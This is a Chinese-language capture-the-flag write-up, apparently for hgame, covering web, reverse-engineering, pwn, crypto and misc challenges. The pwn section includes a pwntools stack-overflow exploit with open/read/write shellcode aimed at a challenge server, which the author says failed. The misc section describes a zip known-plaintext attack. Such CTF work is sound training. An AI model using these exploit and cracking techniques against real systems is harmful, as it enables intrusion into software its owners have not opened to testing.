

WEB

Hitchhiking_in_the_Galaxy

遇事不决 先把GET换成POST 结果就通了…

只有使用"无限非概率引擎"(Infinite Improbability Drive)才能访问这里～

emm 应该是修改ua

你知道吗？茄子特别要求：你得从他的Cardinal过来

emmmmm 结果我个憨逼在Github和Cardinal
后来 我才懂得应该是修改Referer 从Cardinal官网访问…

hgame{s3Cret_Of_HitCHhiking_in_the_GAl@xy_i5_d0nT_p@nic!}

Flag get daze…

watermelon

好家伙 合成大西瓜
开始不知道从何入手 那先玩玩吧

36



游戏结束
达到两千分就可以得到flag

emmm 那就玩到2000分吧
开个玩笑 扒扒js

```
a.default.score += this.fruitNumber + 1
```

ok 直接把他改成2000然后光速去世
最后点点那个宝箱就拿到flag了

宝藏走私者

emmmmm
我才是这道题的走私者
莫名其妙伪造一个ip 就拿到flag 后来怎么复现都复现不出来

[illegible]

```
puts("
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMN . . . ZMMMMM .
");
puts("
,MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM~DMMMMMMZ .
");
puts("
8MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM...
");
puts("
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMN~.
");
puts("
.:MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMD+=+: . . .
");
puts("
IMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM. ");
puts("
.$MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMO,
");
puts("
...=MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM?,.
");
puts("
.:DMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMD+.
");
puts("
.=MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMZ.
");
puts("
?
MMMMMMMMMMMMMMMMMM.+NNMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM8~MMMMMMMMMMMMMMMMMM$.
");
puts("
ZMMMMMMMMMMMMMMMMMM,
..~DMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMZ:. . ,MMMMMMMMMMMMMMMMMM8 ");
puts("
DMMMMMMMMMMMMMMMMMMZ. . =7NNMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMO+, .
:MMMMMMMMMMMMMMMMMMMM,. . ");
puts("
.7MMMMMMMMMMMMMMMMMMMMMM?. .. . ,,,,. . .
,IMMMMMMMMMMMMMMMMMMMMMMM8. ");
puts("
...+MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMN8Z77??+??
I$ZONMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMI. ");
puts("
. . ?
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMI....
");
puts("
..
,7MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM$, . . ");
puts("
.,~7DMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMD7~,
... ");
return puts("
.....:~=+++++++=~:. ....
.
");
}
```

wtm 这不会是TEA,或XTEA还是XXTEA吧

在mian()找一找

```

sub_1447(v3, 35, (__int64)&v6);
if ( (unsigned int)sub_1550(v3, 35) )
    puts("    :) Flag is your input.");
else
    puts("    :( Try again.");

```

那这个sub_1550应该就是检查Flag的函数 sub_1447则是加密的函数

```

signed __int64 __fastcall sub_1550(_DWORD *a1, int a2)
{
    unsigned __int64 v2; // rax
    int v3; // edx

    if ( a2 <= 0 )
        return 1LL;
    if ( *a1 != dword_5020 )
        return 0LL;
    v2 = 4LL;
    while ( v2 != 4LL * (unsigned int)(a2 - 1) + 4 )
    {
        v3 = a1[v2 / 4];
        v2 += 4LL;
        if ( v3 != *(_DWORD *)((char *)&unk_501C + v2) )
            return 0LL;
    }
    return 1LL;
}

```

```

__int64 __fastcall sub_1447(_DWORD *a1, int a2, __int64 a3)
{
    __int64 v3; // rbp
    unsigned int *v4; // r13
    unsigned int v5; // ecx
    unsigned int v6; // ebx
    unsigned int v7; // er9
    __int64 v8; // r8
    unsigned __int8 v9; // dl
    __int64 result; // rax

    v3 = a3;
    v4 = &a1[a2 - 1];
    v5 = *v4;
    v6 = 0;
    do
    {
        v6 -= 1640531527;
        v7 = v6 >> 2;
        if ( a2 == 1 )
        {
            v9 = 0;
        }
        else
        {
            v8 = 0LL;
            do
            {

```

```

        v5 = a1[v8] + (((v5 >> 5) ^ 4 * a1[v8 + 1]) + (16 * v5 ^ (a1[v8 + 1] >>
3))) ^ ((*(_DWORD *) (v3 + 4LL * ((unsigned __int8)v8 ^ (unsigned __int8)v7) & 3))
^ v5) + (a1[v8 + 1] ^ v6));
        a1[v8++] = v5;
    }
    while ( v8 != (unsigned int)(a2 - 2) + 1LL );
    v9 = a2 - 1;
}
result = 16 * v5 ^ (*a1 >> 3);
v5 = *v4 + (((*(_DWORD *) (v3 + 4LL * ((v9 ^ (unsigned __int8)v7) & 3)) ^ v5)
+ (*a1 ^ v6)) ^ ((4 * *a1 ^ (v5 >> 5)) + result));
*v4 = v5;
}
while ( v6 != -1640531527 * (52 / a2) - 1253254570 );
return result;
}

```

unk_501C应该就是存加密完的FLAG的东西

然而1640531527这个常数 噫 噫 噫 好家伙别告诉我真的是TEA三兄弟吧

算子反正抄别人的解密算法不累，先试试

经过一阵分析其实就是看看那三个解密算法的结果

发现这个是XXTEA

flag也就同时得到了

HelloRe

先ida 顺便找main()md吃了老板ida的亏

```

sub_140001290(200);
if ( v11 != 22 )
LABEL_13:
    sub_140001480();
    v3 = v12;
    v4 = (void **)Memory;
    do
    {
        v5 = &Memory;
        if ( v3 >= 0x10 )
            v5 = v4;
        if ( ((*(_BYTE *)v5 + v0) ^ (unsigned __int8)sub_140001430()) !=
asc_140003480[v0] )
            goto LABEL_13;
        ++v0;
    }

```

```

void __noreturn sub_140001480()
{
    _QWORD *v0; // rax
    _QWORD *v1; // rax
    v0 = (_QWORD
*)std::basic_ostream<char,std::char_traits<char>>::operator<<(std::cout,
sub_140001990);
    v1 = sub_1400017C0(v0, (__int64)"wrong flag !");
    std::basic_ostream<char,std::char_traits<char>>::operator<<(v1,
sub_140001990);
    ExitProcess(0);
}

```

说明 下边这个东西是判断flag的正确性的

```

(*( (_BYTE *)v5 + v0) ^ (unsigned __int8)sub_140001430()) != asc_140003480[v0]

```

```

__int64 sub_140001430()
{
    CloseHandle((HANDLE)0xC001CAFEi64);
    sub_140001290(50);
    return (unsigned __int8)byte_140005044--;
}

```

好家伙你就是一个自减啊

那就直接写个脚本逆了...其实还遇上了阴间编码问题,只不过解决了

pypy

啊 看这名字 看这文件 应该是py的逆向 文件也是py的字节码

py字节码的规则类似于逆波兰表达式

照着这个思路下去先得到原代码

```

C: > Users > Lenovo > Desktop > homework > test1.py > ...
1  raw_flag=input('give me your flag:\n')
2  cipher=list(raw_flag[6:-1])
3  length=len(cipher)
4  for i in range(length//2):
5      cipher[2*i+1],cipher[2*i]=cipher[2*i],cipher[2*i+1]
6  res=[]
7  for i in range(length ):
8      res.append(ord(cipher[i])^i)
9  res=bytes(res).hex
10 print("your flag: ",res)

```

原代码逻辑挺清晰的 然后编写解密脚本


```

a=
[0x97,0x99,0x9C,0x91,0x9E,0x81,0x91,0x9D,0x9B,0x9A,0x9A,0xAB,0x81,0x97,0xAE,0x80
,0x83,0x8F,0x94,0x89,0x99,0x97,0x00,0x00]
b=0xff
for i in a:
    print(chr(i^b),end='')
    b=b-1

```

PWN

whitegive

文件的带.c文件，就直接看源码

```

if (num == "paSsw0rd")
{
    printf("you are right!\n");
    system("/bin/sh");
}
else
{
    printf("sorry, you are wrong.\n");
}

```

找到“paSsw0rd”地址就好了

letter

先checksec一下

```

# checksec letter
[*] '/home/kali/Desktop/letter'
Arch:             amd64-64-little
RELRO:            Partial RELRO
Stack:            No canary found
NX:               NX disabled
PIE:              No PIE (0x400000)
RWX:              Has RWX segments

```

挺好的 啥都没开
那就上ida了

```

int __cdecl main(int argc, const char **argv, const char **envp)
{
    char buf; // [rsp+0h] [rbp-10h]
    init((_QWORD *)&argc, argv, envp);
    write(1, "In old days, the letter is asked to be short.\n", 0x2EuLL);
}

```

```

write(1, "how much character do you want to send?\n", 0x28uLL);
read(0, &buf, 0x10uLL);
LODWORD(length) = atoi(&buf);
if ( (signed int)length > 15 )
{
    write(1, "sorry, too long.\n", 0x11uLL);
}
else
{
    read(0, &buf, (unsigned int)length);
    write(1, "hope the letter can be sent safely.\n", 0x24uLL);
}
return 0;
}

```

乍一看 好像只有`read(0, &buf, (unsigned int)length);`能来栈溢出
 然后就是细细品一下`atoi()`和`unsigned int`这两个东西了
atoi()函数能把字符串转化为数字
 但是当他转化的数字过大的时候会返回-1
 而且无符号下的-1就大的离谱了
 就可以通过第二条read进行栈溢出了
 但是这整个程序里没有提供shellcode
 所以还需要自己构造一个
 然鹅 有一个叫做`init()`的东西被我忽略好久了

```

__int64 init()
{
    __int64 v0; // ST08_8

    setbuf(stdin, 0LL);
    setbuf(_bss_start, 0LL);
    setbuf(stderr, 0LL);
    v0 = seccomp_init(0LL, 0LL);
    seccomp_rule_add(v0, 2147418112LL, 2LL, 0LL);
    seccomp_rule_add(v0, 2147418112LL, 0LL, 0LL);
    seccomp_rule_add(v0, 2147418112LL, 1LL, 0LL);
    seccomp_rule_add(v0, 2147418112LL, 60LL, 0LL);
    seccomp_rule_add(v0, 2147418112LL, 231LL, 0LL);
    seccomp_rule_add(v0, 2147418112LL, 4294957238LL, 0LL);
    return seccomp_load(v0);
}

```

这一坨东西对图样图森破的我造成了精神震撼

```

# seccomp-tools dump ./letter
line CODE JT JF K
=====
0000: 0x20 0x00 0x00 0x00000004 A = arch
0001: 0x15 0x00 0x0a 0xc000003e if (A != ARCH_X86_64) goto 0012
0002: 0x20 0x00 0x00 0x00000000 A = sys_number
0003: 0x35 0x00 0x01 0x40000000 if (A < 0x40000000) goto 0005
0004: 0x15 0x00 0x07 0xffffffff if (A != 0xffffffff) goto 0012
0005: 0x15 0x05 0x00 0x00000000 if (A == read) goto 0011
0006: 0x15 0x04 0x00 0x00000001 if (A == write) goto 0011
0007: 0x15 0x03 0x00 0x00000002 if (A == open) goto 0011
0008: 0x15 0x02 0x00 0x0000003c if (A == exit) goto 0011
0009: 0x15 0x01 0x00 0x000000e7 if (A == exit_group) goto 0011
0010: 0x15 0x00 0x01 0xffffd8b6 if (A != 0xffffd8b6) goto 0012
0011: 0x06 0x00 0x00 0x7fff0000 return ALLOW
0012: 0x06 0x00 0x00 0x00000000 return KILL

```

赶紧seccomp-tools分析一下

好家伙 那只能用open() write() read()来获取flag了

那基本分析好了 该想怎么溢出了

反正先把buf给溢出了 再想想跳转到哪个地址

我们的shellcode是塞在这些东西后边的

所以我们需要一个jmp rbp 以执行shellcode了

ROPgadget一下

emmmm 好像没有现成的可以白嫖

那我们构造一个在rwx段上吧

能给我们塞的地方好像没剩多少了 应该只剩应该Length了

那就往里边塞点数据当jmp吧 而且还要在前边补一点nop 让他足够大 大到把atol()搞坏掉让atol()返回-1

那应该基本就ok了

```

from pwn import *
#sh = process('./letter')
context.arch = 'amd64'
sh= remote('182.92.108.71',31305)
buf_addr=0x60108c
sh.recvuntil('send?\n')
#jmp_rbp=asm('nop;jmp rbp')
jmp_rbp='2425421807'
print(jmp_rbp)
sh.sendline(jmp_rbp)
shellcode=asm(shellcraft.open("./flag"))+asm(shellcraft.read(3,0x601060,0x20))+asm(shellcraft.write(1,0x601060,0x20))
payload=24*b'A'+p64(buf_addr)+shellcode
sh.sendline(payload)
sh.interactive()

```

大概思路应该是这样的 但是我的exp没有成功

Crypto

まひと

图样图森破的我又被精神震撼了 可能我需要领域展开一下

真的太缝合了

开局看那一片的-./应该是莫斯

```
/86/109/108/110/90/87/53/108/99/109/85/116/84/71/108/114/97/84/112/57/86/109/116/116/100/107/112/105/73/84/70/89/100/69/70/52/90/83/70/111/99/69/48/120/101/48/48/114/79/88/104/120/101/110/74/85/84/86/57/79/97/110/53/106/85/109/99/48/101/65/61/61
```

这…… 可能是asc吧

```
vmInZW5lcmUtTG1raTp9VmttdkpiITFYdEF4ZSFocE0xe00rOXhXenJUTV90an5jUmc0eA==
```

挺好的 证明这个应该是asc了 那两个== 应该是base64吧

```
vigenerE-Liki:}VkmvJb!lXtAxe!hpM1{M+9xqzrTM_Nj~CRg4x
```

HKlPTSD

结果我在思考冒号前边的东西该不该算成密文的一部分思考了好久
最后应该是维吉尼亚密码 密钥为Liki 密文则是冒号后边的部分

```
}KccnYt!lNlPpu!zeE1{C+9pfrhLB_Fz~uGy4n
```

这…… 等等我记得flag的格式里 应该是有hgame的字段吧
可是这个好像没有 那就凯撒轮一轮（雾）

```
}XppaLg!lAyCch!mrR1{P+9cseuYO_Sm~hTl4a
```

在若干次凯撒以后
找到一个稍微大概可能有点像样的密文了
但是hgame不是连一起的 那栅栏一下

```
}!!Pu~XlM+YhpAr9OTpyRC_lAc1sS4Lc{emagh
```

大兄弟 还反了你了

```
hgame{cL4Ss1Ca1_cRypT09rAphY+m1X~uP!!}
```

最后反一下结束

对称之美

```
import random
import string
import itertools
from secret import FLAG

key = ''.join(random.choices(string.ascii_letters + string.digits, k=16))

cipher = bytes([ord(m)^ord(k) for m, k in zip(FLAG, itertools.cycle(key))])

print(cipher)
```

好家伙 循环异或运算

等等，这个random... 是不是每次下载的密钥和密文都不一样

还真是 emmmm

已知情报目前可公开的情报 密钥长度为16 由字母和数字组成

这个循环异或还真的蛮头大

但是可以确定的一件事是 明文一定是可见字符

那就枚举法一下吧 从A到Z a到z 0到9那个字符一定能让解密完的字符是可见字符

```
for i in range(15):
    dp = [0 for i in range(26*2+9)]
    a=i
    while(a<len(cipher)):
        for letter in range(25):
            if (cipher[a]^(ord('a')+letter)<=0x7e and
cipher[a]^(ord('a')+letter)>=0x20) or cipher[a]^(ord('a')+letter)==ord('\n')):
                dp[letter]=dp[letter]+1
            if (cipher[a]^(ord('A')+letter)<=0x7e and
cipher[a]^(ord('A')+letter)>=0x20) or cipher[a]^(ord('A')+letter)==ord('\n')):
                dp[letter+26]=dp[letter+26]+1
        for letter in range(9):
            if (cipher[a]^(ord('a')+letter)<=0x7e and
cipher[a]^(ord('a')+letter)>=0x20) or cipher[a]^(ord('a')+letter)==ord('\n')):
                dp[letter]=dp[letter]+1
        a+=16
    print(dp)
```

我这python写的真nm丑

然后把符合条件的字符找出来组成密钥在解密就好了

Liki_PTSD++

Transformer

这么多文件 但是通过题干提示知道 明文和密文的格式是一样的 就是标点符号 空格 字数什么都应该是一样的吧

找几个比较有特征的文件 对比一下

```
for i in range(240):
    n='enc_'+str(i)
    f=open(n,encoding='UTF-8')
    for line in f:
        if line[-2]=='?':
            print(i)
            break
    f.close()

for i in range(240):
    n='enc_'+str(i)
    f=open(n,encoding='UTF-8')
    for line in f:
        if line[-3]==' ':
            print(i)
            break
    f.close()
```

我是找了两个比较有特征的文件 先用脚本粗找一下 然后人肉细细找一下
只不过有一点比较偷懒的方法
通过flag的格式 可以直接退出hgame 这几个字符对应的文字只不过好像没啥用

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
o	z	d	y	c	i	x	e	n	k	s	q	b	r	t	a	h	w	f	m	l	v	j	p	g	u

对照表大概是这样的

我tm一开始偷懒 直接找0的部分解密 结果死都不对 最后把全文解密一下 淦还要加上年份
结果我下意识的先加了一个2020

Misc

Base全家福


az 应该算是一个白给题吧
都提示怎么明显了 base加密解密全扔上去来一轮就好了

不起眼压缩包的养成的方法

az 开局一张图片 题目里压缩包的字段 马萨卡 图中藏种？！
直接改后缀 binwalk都不用跑了
压缩包1get daze 咦还要密码吗
这提示说是id 老Pixiv用户LSP的经验告诉我 这应该是p站ip 搜图一下就好了
然后我们解开了第一层
一个txt 又来一个带密码的压缩包
但是这个压缩包里也有一个大小相同的txt 应该是已知明文攻击
再结果txt的提示 用strobe来造一个压缩包去明文破解吧
解压成功 又双是一个压缩包
啥提示都没用 那就暴力破解吧
在我浪费一个小时后 发现这好像是木大木大的
回忆下txt
然后下意识的把这个zip拉到vscode里查看
好家伙 一串格格不入的文字出现在一堆乱码间
Unicode编码 解码一下 就有flag了


Galaxy

附件是一个Wireshark的数据包
先看看 结果在里边找到了一个图片
先百度识图一下 啊嘞 baidu搜不了？？？
然后拖到ps里看看
发现一个离谱的事




小老弟 你咋回事 是不是图中藏了一个图?

改一改png的位深



视力检测图

ps 反色 自由变化 调下色阶 再疯狂试错白内障 看不清 沙普埃兹滴眼睛



这个图好像没截全 算子问题不大

Word RE:MASTER

Cytus玩家狂喜

俩word文档 看看文档简介 那加密文档的密码应该在没加密文档里边

先打开word 仔细检查一下 好像没东西

binwalk一下好像也没东西

那应该是藏xml里了吧

改成zip 打开还真有一个password的文件

打开一看

这这这 一堆./应该不是莫斯了

莫非是brainfuck? ?

好家伙还真的是

把密码输进去 打开第二个文档

~~这个提示没谁子 我一直把这个当成梗完~~

打开隐藏字符显示 看到结尾有一大堆空格 tab

结果我查了半天用空格 tab编码的编程语言

结果发现就是snow 下雪子 啊 好牛逼